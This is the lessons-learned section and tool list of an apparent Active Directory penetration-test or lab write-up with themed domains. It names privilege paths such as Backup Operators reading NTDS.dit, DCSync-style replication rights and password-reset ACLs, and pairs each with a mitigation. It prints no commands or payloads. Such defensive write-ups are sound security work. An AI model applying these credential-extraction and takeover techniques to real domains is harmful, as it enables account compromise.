Notepad++ and similar opsec failures
Credentials stored in plaintext in open editor windows are trivially recoverable if an attacker has admin access. Use a password manager; do not keep credentials in temporary text files.
Backup Operators != harmless
The Backup Operators group is often granted to junior sysadmins without realising it is effectively equivalent to domain admin for the purpose of credential extraction. SeBackupPrivilege allows reading any file, including NTDS.dit.
Cross-domain hash reuse
Password reuse across domains (especially when the username mapping is thematic — rebels.local finn and empire.local fn2187) is a silent lateral movement path. Consistent password policies and monitoring for cross-domain authentication anomalies help here.
Dangerous ACLs: ForceChangePassword and GetChanges
ForceChangePassword lets any user reset a target’s password without knowing the current one — a covert takeover. GetChanges + GetChangesAll replicates what a Domain Controller does and gives an attacker every password hash in the domain. Both should be regularly audited with BloodHound.
Tools Used
- NetExec (nxc) — the backbone of this engagement
- MSSQLPwner — MSSQL linked server chain exploitation
- Certipy — Active Directory Certificate Services exploitation
- Metasploit / msfvenom — payload generation and handler
- Impacket — secretsdump, GetNPUsers
- BloodHound — AD attack path analysis
- Responder — NTLM hash capture
- John the Ripper — hash cracking